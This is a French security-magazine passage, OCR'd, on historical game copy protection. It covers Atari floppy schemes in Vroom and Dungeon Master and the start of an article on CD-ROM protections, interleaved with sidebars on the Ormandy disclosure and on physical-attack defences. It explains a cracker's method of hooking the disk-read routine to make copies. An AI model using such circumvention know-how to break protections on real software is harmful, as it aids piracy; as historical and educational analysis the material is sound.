Cet article, à but historique, présente des méthodes de protection avancées rencontrées sur des jeux sortis il y a plus de 20 ans sur ATARI. C'était alors la grande époque de la disquette. Il est dans l'esprit commun que les protections se sont fortement complexifiées au fil du temps. Nous verrons pourtant que les développeurs de ces jeux, en matière de protection de code, n'avaient pourtant rien à envier aux développeurs actuels. Il montre également que le reverse engineering était déjà bien maîtrisé, à une époque où de nombreux lecteurs de MISC tétaient encore leur biberon.

Un très bon document, assez exhaustif, recensant les protections rencontrées sur ATARI, a été écrit par Jean-Louis Guérin et est disponible en ligne **[Gué07]**.

Une protection peut être vue comme un mécanisme d'authentification, celui-ci pouvant être matériel ou immatériel : une disquette, un DVD, un code d'activation, ou encore un manuel utilisateur ou un disque en carton. Qui ne se souvient pas, avec un peu de nostalgie, des classiques « Quel est le 4e mot à la 8e ligne de la page 22 ?», et du *Mix'n'Mojo* (figure 1) de *Monkey Island* 2 ?

L'article se concentre sur la protection de deux jeux ATARI, reposant sur le format particulier de leurs disquettes : *Dungeon Master* (1987) et *Vroom* (1991).




Figure 1 : Mix'n'Mojo !

1 Lecture des données de la disquette

Il y a trois façons de lire sur une disquette avec un ATARI :

- via le BIOS(4) qui va lire des secteurs logiques et qui est tributaire du format FAT ;
- avec la fonction XBIOS(8), qui accède aux pistes/secteurs. Elle reste dépendante du format natif de l'ATARI, c'est-à-dire 9, 10, voire 11 secteurs pour chacune des pistes, qui en compte généralement 79 sur une disquette ;

- par une routine *Floppy Disk Controller* (FDC) permettant de programmer directement la puce WD1772 du lecteur de disquettes. Avec cette méthode, pratiquement toutes les fantaisies sont possibles.

Intéressons-nous d'abord aux formats de disquettes utilisés pour les jeux. L'ATARI ST était considéré, par les néophytes, comme une simple plate-forme de jeux. On introduisait une disquette dans le lecteur, on allumait l'ordinateur. Le jeu se lançait sans aucune autre manipulation de l'utilisateur.

2 Chargement automatique et formats exotiques

Comment les jeux se lançaient-ils automatiquement ? Deux techniques étaient principalement utilisées.

La première méthode était de placer un dossier AUTO sur la disquette. Les exécutables présents dans ce dossier étaient alors automatiquement exécutés, sans passer par le bureau de l'ATARI. L'utilisateur n'avait pas à double-cliquer sur l'icône du programme.

L'autre technique consistait à utiliser le secteur de *boot*. Les disquettes utilisant cette méthode ne présentaient ni dossier, ni FAT. L'ouverture de la disquette depuis le bureau de l'ATARI ne montrait aucun fichier.

Le secteur de boot se trouve sur le secteur 1 de la piste 0, face 0. Il a une taille de 512 octets. On peut y trouver notamment le nom du disque, son numéro de série, le nombre de pistes, de secteurs par piste, et le nombre de faces de la disquette. Il était possible d'ajouter du code exécutable. Pour cela, le *checksum* du secteur de boot devait être égal à **$1234**.

Il était alors facile de placer dans le secteur de boot une boucle utilisant la fonction XBIOS(8) chargée d'aller lire le programme exécutable principal et de le placer en mémoire (les 7 premières pistes de la face 1, par exemple). Ce programme était donc exécuté depuis le secteur de boot. C'est la méthode utilisée par *Vroom Multiplayer*, dont la protection va maintenant être détaillée.

Une partie du code du secteur de boot est commentée ci-dessous.

```
  MOVEA.L $432.W,A5      ; Adresse de départ du buffer
                         ; (oui, les allocations étaient hard)
  MOVEQ #StartTrk,D7
NextTrk: MOVEQ #0,D6
NextSide: BSR.S ReadDisk
  ADDQ.W #1,D6
  CMPI.W #Sides,D6
  BLS.S NextSide
  ADDQ.W #1,D7
  CMPI.W #EndTrk,D7
  BLS.S NextTrk
  MOVEM.L (A7)+,D0-A6    ; La lecture est finie, on restaure les
                         ; registres
  MOVE.L $432.W,-(A7)    ; On pousse l'adresse du buffer dans la
                         ; pile ($432)
  ADD.L #$21C,(A7)       ; Et on additionne $21C à $432, soit $64E

  RTS                    ; Un petit RTS pour brancher sur $64E et
                         ; exécuter alors le programme principal.
ReadDisk:
  MOVEM.L D6-D7/A5,-(A7) ; Sauvegarde des registres
  MOVE.W #$A,-(A7)       ; 10 secteurs/piste
  MOVE.W D6,-(A7)        ; Face de la disquette
  MOVE.W D7,-(A7)        ; Piste
  PEA $1.W               ; Depuis le secteur 1
  CLR.L -(A7)
  PEA (A5)               ; Adresse du buffer de lecteur
  MOVE.W #8,-(A7)        ; Numéro de la fonction XBIOS. 8 ici donc ;
                         ; c'est pour une lecture
  TRAP #$E               ; Appel d'un TRAP $E qui est le XBIOS
  LEA $14(A7),A7         ; Alignement de la pile
  MOVEM.L (A7)+,D6-D7/A5 ; Restauration des registres
  TST.L D0               ; Erreur de lecture ?
  BMI.S ReadError        ; Si oui, va afficher le message d'erreur
  LEA $1400(A5),A5       ; Sinon, incrémente le buffer de
                         ; 5120 octets pour la piste suivante.
  RTS

; Affichage du message d'erreur de lecture
ReadError PEA ErrorTxt(PC)
  MOVE.W #9,-(A7)
  TRAP #1
  ...
```

Seule cette partie de la disquette est dans un format traditionnel (10 secteurs de 512 octets par piste). Le reste est stocké dans un format extravagant de 6 secteurs de 1024 octets par piste. La copie reste possible avec un logiciel de copie évolué, comme A-Copy ; il est totalement exclu de pouvoir utiliser un copieur standard.

Une fois les sept pistes chargées en mémoire par le secteur de boot, le programme est exécuté. On entend le lecteur de disquettes continuer sa lecture et l'écran de démarrage du jeu apparaît.

L'exécutable principal n'utilise plus XBIOS pour accéder à la disquette, mais une routine se servant du FDC. Désormais, le programme n'utilise plus le système d'exploitation et ses routines préprogrammées : il s'adresse directement au matériel.

Détailler le fonctionnement du FDC prendrait un livre entier. Le livre **[BDS89]**, malheureusement très difficile à trouver aujourd'hui, est une excellente référence.

Si le contrôle direct du FDC rend possible la lecture de disquettes au format exotique, il permet également de formater une disquette avec ce format particulier, et donc de créer une copie valide.

Comment copier la disquette en n'utilisant que des outils standards ? R.AL de « *The Replicants* », groupe

disparu depuis longtemps, a réussi à casser la protection de Vroom et le rendre copiable avec des outils standards. Sa méthode est la suivante.

Sachant que chaque piste est lue indépendamment dans le jeu, il a *hooké* la routine de lecture FDC. Cela lui a permis de récupérer le numéro de chaque piste et de dumper les données associées, soit 6144 octets par piste, dans des fichiers distincts : `TRACK.01`, `TRACK.02`..., `TRACK.65`.

Une fois les pistes sauvegardées, il lui a suffi de réécrire la routine de lecture, qui allait lire un fichier dont le nom correspondait au numéro de la piste plutôt que d'aller lire directement la piste.

La disquette pirate contenait alors le fichier exécutable reconstruit, avec une routine de lecteur modifiée, et les fichiers correspondant à chaque piste (figure 2).




Figure 2 : Disquette pirate de Vroom

Les protections reposant sur des formats spécifiques du support étaient courantes. Il arrivait également que certaines parties de la disquette ne soient pas formatées. Enfin, pour compliquer l'étude, des formats de compression propriétaires étaient également utilisés, rendant plus complexe l'exploitation des données non compressées par la suite.


Ce type de protection était « copiable » avec des outils évolués. Intéressons-nous maintenant aux protections reposant sur la structure du disque elle-même.

3 La protection reposait sur des weak bits

Une des protections les plus intéressantes dans l'histoire des jeux ATARI était celle de Dungeon Master, de FTL (*Faster Than Light*). Ce jeu est resté très longtemps non cracké, ou mal cracké. Seules quelques personnes ont réussi à obtenir une copie du jeu pleinement fonctionnelle.

L'ANALYSE DE RISQUES SELON TAVIS ORMANDY

Le jeudi 10 juin 2010, Tavis Ormandy, employé de Google, publie sur la liste « *full-disclosure* » les détails sur une combinaison de vulnérabilités affectant entre autres le gestionnaire du protocole hcp:// et donnant lieu à l'exécution de code arbitraire en visitant une simple page web [1].



Tavis Ormandy avertit Microsoft de ses découvertes et leur donne soixante jours pour corriger la vulnérabilité. Microsoft refuse. Il décide alors de publier ses recherches, cinq jours après avoir alerté Microsoft. Deux jours plus tard, Microsoft publie un correctif.

Cet événement est le point de départ de discussions enflammées sur plusieurs listes de diffusion. Tavis n'a pas respecté les règles du « *responsible disclosure* » ; il a trouvé ces vulnérabilités durant son temps de recherche à Google, donc Google lance la guerre à Microsoft ; Tavis est un cyber-terroriste, il vend des exploits aux Chinois, il sacrifie des chatons, etc.

Que penser de tout cela ?


- **Tavis a remonté énormément de vulnérabilités critiques à différents éditeurs. Il avait préalablement remonté à Microsoft une faille vieille de dix-sept ans : Microsoft l'avait corrigée en sept mois. Peut-on l'accuser de malveillance caractérisée ?**
- **Dans le milieu de la sécurité, peu de monde leva le doigt pour le défendre [2], ce qui est quelque peu dommage... et n'encouragera pas Tavis ni d'autres chercheurs à alerter les éditeurs.**
- **Enfin, que penser du « responsible disclosure » : s'agit-il d'un protocole efficace pour corriger les vulnérabilités avant qu'elles ne soient divulguées, ou plutôt d'un moyen pour les éditeurs de taire les vulnérabilités et de ne les corriger que quand bon leur semble, des mois voire des années plus tard ?**

[1] Message originel : http://seclists.org/fulldisclosure/2010/Jun/205

[2] ***Hyenas of the Security Industry*** **-** http://seclists.org/dailydave/2010/q2/58

FOCUS SUR...

ATTAQUES PHYSIQUES : COMMENT S'EN PROTÉGER ?



Depuis plusieurs années sont présentées à des conférences de sécurité différentes attaques physiques mettant en jeu le protocole FireWire, et plus récemment PCI, via les ports d'extension PCMCIA et ExpressCard. D'autres attaques visant les logiciels de chiffrement de disque ont de même été présentées.

En pratique, que peut-on faire pour protéger ses données vis-à-vis de ce type d'attaques ?

Tout d'abord, il est bon de déterminer quelle est la sensibilité de ce que l'on souhaite protéger et s'il est vraiment nécessaire d'ajouter des couches de sécurité supplémentaires. Le chiffrement en soi peut même mettre en danger la sécurité de ce que l'on protège si l'on oublie tout bêtement son mot de passe « super *secure* » de vingt-huit caractères choisis aléatoirement...

Par ailleurs, quelques mesures concrètes permettent d'atteindre un bon niveau de sécurité :

- **Configurer le BIOS pour qu'il démarre uniquement sur le disque dur et mettre un mot de passe d'accès au *setup*.**
- **Configurer un mot de passe de disque dur qui empêchera un attaquant « lambda » de retirer le disque dur pour modifier le contenu.**
- **Chiffrer l'intégralité du disque avec un logiciel approprié ; si possible, BitLocker pour les utilisateurs de Vista/7, TrueCrypt sinon, ou dm-crypt sous Linux.**
- **Désactiver les pilotes de périphériques PCMCIA/ExpressCard et FireWire (la procédure dépend du système d'exploitation utilisé).**

En tandem à ces mesures de sécurisation physiques, il est aussi important de veiller à la partie logique :

- **Utiliser une version 64-bit de Windows ou Linux tenue à jour, en particulier les applicatifs tierce-partie comme Flash ; sous Windows, activer le DEP par défaut (mode OptOut).**
- **C'est assez bête, mais éviter de partir en oubliant de verrouiller son portable... et bien sûr, avoir un mot de passe non trivial.**

Pour être honnête, l'auteur de cet article reconnaît n'utiliser aucune des protections ci-dessus sur son portable personnel. Les cordonniers... ;-)

C. D.

3.1 Vue générale de la protection

Sur les mauvaises copies, durant la phase de jeu, l'écran se figeait et s'affichait alors en haut de l'écran un `SYSTEM ERROR 60`. Un *reset* de l'ordinateur était obligatoire. Cela se produisait alors qu'aucun accès disque n'avait été fait. Il était évident que l'apparition du message d'erreur était retardée : le contrôle était fait, mais au lieu de le signaler tout de suite, le jeu continuait et le message d'erreur n'était affiché que bien plus tard.

Parfois, le jeu demandait d'insérer le disque original alors qu'il était déjà dans le lecteur. Il lisait alors un secteur du disque et continuait. Finalement, au bout de trois demandes, ou après plusieurs changements de niveau, ou encore pendant le chargement du niveau, un contrôle de la protection disque était effectué. Si une copie était détectée, tous les membres de votre équipe mouraient dans un cri d'agonie.

Ces mêmes contrôles étaient également effectués à intervalles réguliers, soit en utilisant la routine principale, soit via une routine cachée dans un fichier de données, `GRAPHICS.DAT`. Ce fichier contenait, en plus des données, du code compressé qui exécutait une routine FDC.

Enfin, Dungeon Master contrôlait l'intégrité du code en mémoire à l'aide de nombreux checksums placés à divers endroits du code. Ces checksums, en cas de mauvais résultats, entraînaient également l'affichage du message `SYSTEM ERROR`. Le détournement de cette protection consistait à calculer le résultat de chaque checksum effectué et de le réinsérer dans le code.

Dungeon Master, comme Vroom, s'exécutait via le secteur de boot. Celui-ci exécutait alors un fichier nommé `SWOOSH.IMG` qui affichait le logo de FTL avec un son digitalisé. Ensuite, `SWOOSH.IMG` exécutait le fichier `START.PRG` avec le paramètre `AUTO` en ligne de commandes, ce qui empêchait de lancer directement `START.PRG` depuis le bureau de l'ATARI.

`START.PRG` ouvrait alors le fichier `START.PAK`, qu'il décompressait en mémoire et qu'il exécutait. C'était le fichier exécutable principal du jeu. Les auteurs avaient seulement effacé l'en-tête du programme, où sont indiquées les tailles des sections `text`, `data` et `bss`.

La protection de DM était basée sur les secteurs 6 et 7 de la piste 0 du disque. Au niveau de la FAT, ce cluster était occupé par le fichier `BOOTER`. La lecture de ce fichier levait une erreur : le disque semblait corrompu à cet endroit.

3.1.1 Secteur 247

La piste 0 contient 9 secteurs. Tous sont valides, sauf les secteurs 6 et 7. Le 6e est corrompu (erreur de CRC)

et le secteur 7 n'existe tout simplement pas. Il était remplacé par un secteur 247 (**$F7**). Cette valeur n'est pas anodine.

La protection du secteur 7 repose sur le fait qu'un secteur **$F7** n'est pas reproductible avec du matériel standard. Bien qu'il puisse être lu, il était impossible que le disque puisse être formaté avec un secteur **$F7**, ceci même en utilisant directement le FDC. Avec A-Copy, par exemple, le secteur **$F7** se retrouvait à sa place au secteur 7.

Pour comprendre ceci, il faut prendre en compte que les GAP qui gèrent entre autres la bonne lecture des secteurs doivent comporter des octets de synchronisation très précis. Or, justement, une de ces données de synchronisation est la valeur **$F7**.




Figure 3 : Weak bits du secteur 6 de Dungeon Master

Si on définit un secteur **$F7** dans un GAP, le FDC ne comprend plus rien durant la phase de formatage puisqu'il va interpréter ce numéro de secteur comme une donnée de synchronisation. Cela rend alors impossible l'utilisation d'un tel nombre pour définir un secteur.

Le jeu vérifiait justement que ce secteur **$F7** existait en tentant d'y accéder.

3.1.2 Weak bits

Le secteur 6 utilise une technique appelée « *fuzzy bits* », ou « *weak bits* ». Il s'agit de secteurs dont la valeur est « incertaine », c'est-à-dire que leur lecture renverra 0 ou 1 de façon plus ou moins aléatoire. Le contenu du secteur 6 sera donc différent à chaque lecture : on obtient en fait un nombre différent de caractères **$E8** et **$68** (figure 3).

L'utilisation de *weak bits* a été brevetée. Le brevet expliquant le fonctionnement et la création des weak bits se trouve facilement en ligne **[Kac86]**. Ces weak bits ne peuvent pas être écrits avec du matériel standard. À l'époque, le matériel nécessaire était hors de portée d'un particulier ou d'un groupe restreint de personnes.

C'est ce secteur qui était vérifié périodiquement, par la routine principale et par celle de **GRAPHICS.DAT**. Si un décompte des caractères **$68** et **$E8** était identique 3 fois de suite, le programme affichait l'erreur **SYSTEM ERROR 60**.

Les protections rencontrées sur les anciens jeux étaient bien différentes de celles trouvées dans les jeux actuels. Elles n'en sont pas moins imaginatives. Chaque éditeur développait sa propre protection, certains faisant preuve de plus de fantaisie que d'autres. Une des différences fondamentales avec les jeux actuels est que l'accès au matériel était immédiat, ce qui n'est plus le cas sur les OS aujourd'hui.

Conclusion

Nous verrons dans un prochain article que, depuis cette époque, le principe même des protections n'a pas réellement changé. Une grande partie du travail des éditeurs de protection a été d'adapter leurs techniques au support authentifiant et à l'architecture utilisés.

Sur ATARI, il s'agit de rendre difficile la copie en multipliant les formats, et de déposer sur les disquettes originales un espace unique comportant quelques données spécifiques. Nous verrons également que des principes quasi-identiques se retrouvent sur d'autres supports, plus de vingt ans après. ■

■ RÉFÉRENCES

[BDS89] Braun, Dittrich, et Schramm, *Disquette et disque dur : Atari ST.*, Micro Application, 1989.

[Gué07] Jean-Louis Guérin, *Atari copy protection based on key disk*, 2007. http://dmweb.free.fr/files/Atari_Copy_Protection_V0.8.pdf.

[Kac86] Kevin R. Kachikian, *US patent #4849836 « Copy protection for computer discs » on Dungeon Master: The Lost Scrolls*, 1986.

LA PROTECTION DES JEUX VIDÉO : DU CD-ROM À L'ACTIVATION EN LIGNE

Jean-Baptiste Bédrune – SOGETI/ESEC – Frédéric Porat – Sébastien Lyséus

mots-clés : JEU VIDÉO / PROTECTION DE CODE / CD-ROM / DVD-ROM

La lutte contre le piratage a été une constante chez les éditeurs de jeux vidéo. La finalité est restée la même : une personne qui n'a pas acheté ou loué un jeu ne doit pas pouvoir l'utiliser. Les méthodes, en revanche, ont évolué, principalement en raison des supports utilisés et des techniques employées par les attaquants.

Cet article traite des mécanismes de protection rencontrés depuis l'apparition des jeux sur CD-Rom. Celui-ci, par sa grande quantité de stockage et sa durée de vie plus importante, a rendu obsolète la disquette en quelques années. Il montre ensuite l'évolution des protections, avec l'arrivée des DVD et, dernièrement, des mécanismes d'activation en ligne.

1 L'arrivée des CD-Rom

Les premiers jeux sur CD-Rom étaient par nature protégés contre la copie : les graveurs de CD étaient trop chers pour le grand public. De plus, le prix des supports vierges était tellement élevé qu'il n'était presque pas rentable de graver un jeu.

La quantité de données présentes sur un CD-Rom était souvent trop importante pour télécharger l'ISO depuis un FTP. Par exemple, un des premiers jeux sur CD-Rom, *7th Guest*, sorti en 1993, occupait 2 CD à lui tout seul, principalement à cause des cinématiques, stockées non compressées sur le disque. Ce fut la grande époque des *game rips*, c'est-à-dire des versions pirates d'un jeu dont certaines ressources, notamment les vidéos, avaient été supprimées. Les *rips* ont aujourd'hui quasiment disparu, les connexions haut débit actuelles étant largement suffisantes pour télécharger l'intégralité de plusieurs DVD (voire Blu-ray) en un temps acceptable.

Ces jeux n'étaient, souvent, que très peu protégés : le nom du volume ou la présence de fichiers sur le CD étaient vérifiés, et la « protection » s'arrêtait là. Il ne s'agissait pas réellement de protection : le jeu vérifiait simplement que le CD était inséré, car des fichiers devaient être lus sur celui-ci.

Le code ci-dessous est tiré d'un jeu sorti en 1997, *Age of Empires* :

```
#define CD_VOLUME_NAME "AOE"

BOOL IsCorrectCdInserted(char *szCdPath)
{
    char lpVolumeNameBuffer[256];

    if(GetDriveType(szCdPath) != DRIVE_CDROM)
        return FALSE;
    if(!GetVolumeInformation(szCdPath, lpVolumeNameBuffer,
        sizeof(lpVolumeNameBuffer), NULL, NULL, NULL, NULL, 0))
        return FALSE;
    return strcmp(lpVolumeNameBuffer, CD_VOLUME_NAME) == 0;
}
```

Le patch est trivial, bien loin des protections des jeux disquette précédemment évoquées.

La démocratisation des graveurs de CD a poussé les éditeurs à augmenter leur niveau de protection. Elles furent tout d'abord artisanales, développées à l'initiative

de chaque éditeur, puis réellement complexes avec l'arrivée sur le marché des sociétés spécialisées dans la protection.

Un aperçu des différentes protections physiques des supports est présenté ici. Elle n'est pas exhaustive : son but est de montrer l'évolution des protections en fonction des capacités techniques disponibles lors de leur utilisation.

1.1 TOC corrompue

Les CD de jeux possèdent une piste de données contenant les différents fichiers du jeu, suivie parfois de pistes audio. Afin de rendre la copie plus complexe, certains jeux possédaient une seconde piste de données. Cette construction (stockée dans la table des matières du CD) n'étant pas standard, de nombreux logiciels de l'époque refusaient de les copier. Cette piste supplémentaire pointait généralement vers la première piste de données et ne servait à rien. Au démarrage, le jeu vérifiait la présence de cette piste et refusait de se lancer si elle n'était pas présente.

Ce type de CD devait, la plupart du temps, être gravé en mode *Disc-At-Once* (DAO). Ce mode écrit un disque en une seule passe, sans interrompre l'écriture ; ce contrairement au mode *Track-At-Once*, qui écrit d'abord les données du disque et laisse le graveur générer la TOC. En cas de TOC invalide, le graveur aura un comportement indéterminé et le disque gravé ne sera probablement pas lisible.

1.2 Système de fichiers corrompu

Une autre méthode a été de corrompre le système de fichiers du CD, en modifiant notamment la taille des fichiers se trouvant sur le disque. Certains jeux possédaient par exemple de faux fichiers de plus de 650 Mo chacun... Cela empêchait la copie directe de fichiers, mais ne contrait pas la copie de disque secteur par secteur.

Lors du chargement de *Tomb Raider III* (1998), le module de protection lit, par exemple, le premier octet d'un des fichiers corrompus de 650 Mo et le compare à une valeur attendue :

```
if((fp = fopen(corrupted_file, "rb") == NULL)
    return 0;
fseek(fp, 0, SEEK_SET);
c = fgetc(fp);
fclose(fp)
return c == 0x33;
```

Certains logiciels de gravure copiaient les disques en lisant chaque fichier de celui-ci puis en l'écrivant sur le disque vierge. Cette méthode empêche donc l'utilisation de tels outils. Néanmoins, les outils de copie de l'époque commençaient déjà à faire des copies 1:1 assez propres. Cette protection ne posait donc que peu de problèmes. Elle rendait un peu plus complexe la création de *game rips*, tout au plus.

Ces deux types de protections ont été rendues obsolètes par l'apparition de CloneCD, qui permettait l'écriture de disques en mode RAW-DAO (RAW signifiant que le logiciel contrôle toutes les données écrites sur le disque ; en particulier, il ne corrige pas les données volontairement erronées). Il utilise pour cela les *MultiMedia Commands* (SCSI-3/MMC) **[McF09]**, un jeu de commandes SCSI/ATA. Ce mode, pourtant documenté, n'était pas implémenté par de nombreux graveurs, d'où la faible compatibilité du logiciel avec les équipements existants au moment de sa sortie en 1999.

A-t-il rendu toutes les protections de disque obsolètes ? La réponse est non : les concepteurs de protections ont fait preuve de beaucoup d'imagination...

1.3 Modification du canal q

On pourrait s'attendre à ce qu'un CD-Rom ne contienne que les données du système de fichiers. C'est loin d'être le cas.

Les données d'un CD-Rom sont organisées sous forme de secteurs. Un secteur a une taille de 2352 octets et est composé de 98 trames. Ces trames comportent 24 octets de données, 8 octets de parité et 1 octet de « sous-canaux », soit au total 33 octets.

Ces sous-canaux ont été largement utilisés pour protéger un disque. Ils sont au nombre de 8 (lettres p à w) ; un bit de chaque canal est donc présent dans une trame. Les bits de 98 trames consécutives sont rassemblés. 2 octets sont utilisés pour la synchronisation. On obtient donc 96 octets de sous-canaux, soit 96 bits par canal. Ces sous-canaux ont été au départ utilisés par les CD audio et contiennent des métadonnées : la norme ECMA-130 **[ECM96]** spécifie que les canaux p et q sont, entre autres, utilisés pour localiser le début d'une piste. Les informations CD-Text sont stockées dans les canaux r à w.

L'idée des développeurs de protections a été de stocker des informations dans ces sous-canaux, généralement dans le canal q, car ils n'étaient jamais lus par les logiciels de copie de disque de l'époque. De plus, de nombreux graveurs étaient incapables d'écrire des données *subchannel* personnalisées.

Il est à noter que les derniers 16 bits du sous-canal q contiennent un CRC sur les 80 premiers bits de ce canal. L'idée des éditeurs a été de corrompre le CRC du canal q à divers endroits du disque. Lors du chargement du jeu, le module de protection vérifie que les données du canal q sont invalides à ces positions. Ce principe empêche la copie en mode RAW-DAO 94, qui réécrit

les 8 sous-canaux, comme le mode RAW-DAO 96 ; cependant, dans ce mode, le calcul du CRC du canal q est effectué par le graveur, qui générera toujours des CRC valides.

Le mode RAW-DAO 94 est le mode utilisé par CloneCD quand l'option « Ne pas réparer les données subchannel » est désactivée.

Pour l'histoire, la bibliothèque Libcrypt de Sony, utilisée pour protéger certains jeux PlayStation, utilisait les 96 bits de subchannel à une époque où très peu de lecteurs CD-Rom étaient capables de les lire, et encore moins de les écrire.

1.4 Weak sectors

Une des protections les plus intéressantes d'un point de vue conceptuel est l'utilisation de secteurs « faibles ». Il s'agit de motifs difficiles à écrire par un graveur. À l'origine, les CD ont été conçus pour contenir des données audio, et pas n'importe quel type de données. Certains motifs sont en réalité très difficiles à écrire par un graveur.

L'explication de ce problème a été largement simplifiée ici, dans un but de concision.

Il est tout d'abord nécessaire de détailler comment sont écrites les données sur un disque. Le disque contient une succession d'alvéoles (« creux ») et de « plats ». Chaque transition alvéole/plat ou plat/alvéole représente un 1. S'il n'y a pas de transition, alors un 0 est représenté.

1.4.1 Eight-to-Fourteen Modulation

Toutes les données écrites sur le disque sont préalablement encodées avec l'algorithme de modulation EFM (*Eight-to-Fourteen Modulation*). Chaque séquence de 8 bits est en fait codée sur 14 bits, via une table de correspondances. Tous les éléments de cette table ont leur 1 séparé d'au moins deux 0, et d'au plus dix 0, ceci afin d'espacer les transitions (les bits à 1), difficiles à suivre par le laser.

Considérons les deux octets **D9** et **04** :

- l'octet **04** est encodé **01000100000000** ;
- l'octet **D9** est encodé **10000000010001**.

1.4.2 Bits de liaison

Si l'on écrit l'octet **D9** suivi de l'octet **04**, on obtient deux bits à 1 séparés par un seul zéro. Pour pallier ce problème, 3 bits de liaison séparent toujours chacune des suites de 14 bits. Ces bits ont pour caractéristiques :

- d'assurer que les transitions soient séparées par au moins deux 0 et au plus dix 0 ;
- de limiter au maximum la valeur absolue de la DSV (*Digital Sum Value*).

Sachant que chaque 1 doit être séparé d'au moins deux 0, les bits de liaison entre **D9** et **04** n'ont qu'une valeur possible : 000.

De même, et comme il ne peut y avoir plus de 10 bits consécutifs à 0, les bits de liaison entre **04** et **D9** doivent être à 100.

La suite D9 04 D9 sera donc écrite ainsi sur le disque :

10000000010001 000 01000100000000 100 10000000010001.

1.4.3 Digital Sum Value

La DSV est la différence entre le nombre total de bits dans les plats et ceux dans les creux.

Faire tendre la DSV vers 0 est très important : en effet, une DSV très négative implique qu'il y a beaucoup de « creux » à la surface du disque. Les creux retournent moins de luminosité que les plats au récepteur photoélectrique du lecteur, ce qui empêche un bon fonctionnement du moteur d'asservissement du lecteur. Pour rester simple, la surface devient trop sombre et le lecteur n'est plus capable de lire les données.

Un bit dans un plat est compté +1 et un bit dans un creux est compté -1. Le calcul de la DSV sur les bits écrits précédemment (**D9**, **04** et les bits de liaison) est donné en figure 1.




Figure 1 : Calcul de la DSV sur les octets D9 et 04

On obtient un DSV de 12, ce qui est déjà élevé. Si l'on répète ce motif plusieurs fois d'affilée, le DSV va exploser et le lecteur sera incapable de lire les données. Un secteur contenant 2048 octets de données utilisateur, ces motifs de deux octets sont généralement recopiés 1024 fois sur les disques protégés. La copie, alors, pas de problème, mais les données écrites sur le support sont illisibles...

1.4.4 Scrambling des données

Il n'est pas rare qu'un fichier contienne de nombreux motifs répétitifs et il serait dommage de ne pas pouvoir les copier sur un disque. Essayez de graver un disque rempli avec la suite d'octets **D9 04** et... il sera parfaitement lisible : la description précédente était simplifiée.

Un secteur contient 2352 octets. Les 12 premiers octets contiennent un marqueur prédéfini de synchronisation : ainsi, le lecteur, en lisant ces octets, sait qu'il se trouve au début d'un secteur.

